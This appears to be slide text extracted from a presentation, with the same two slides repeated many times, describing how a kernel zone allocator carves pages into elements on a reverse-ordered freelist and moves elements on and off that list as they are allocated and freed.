
Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order




Zone Allocator - Adding New Memory

- when a zone is created or later grown it starts with no memory and an empty freelist
- first new memory is allocated (usually a 4k page)
- it is split into the zone's element size
- each element is added to the freelist
- elements in freelist are in reverse order




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist




Zone Allocator - Allocating and Freeing Memory

- when memory blocks are allocated they are removed from the freelist
- when they are freed they are returned to the freelist



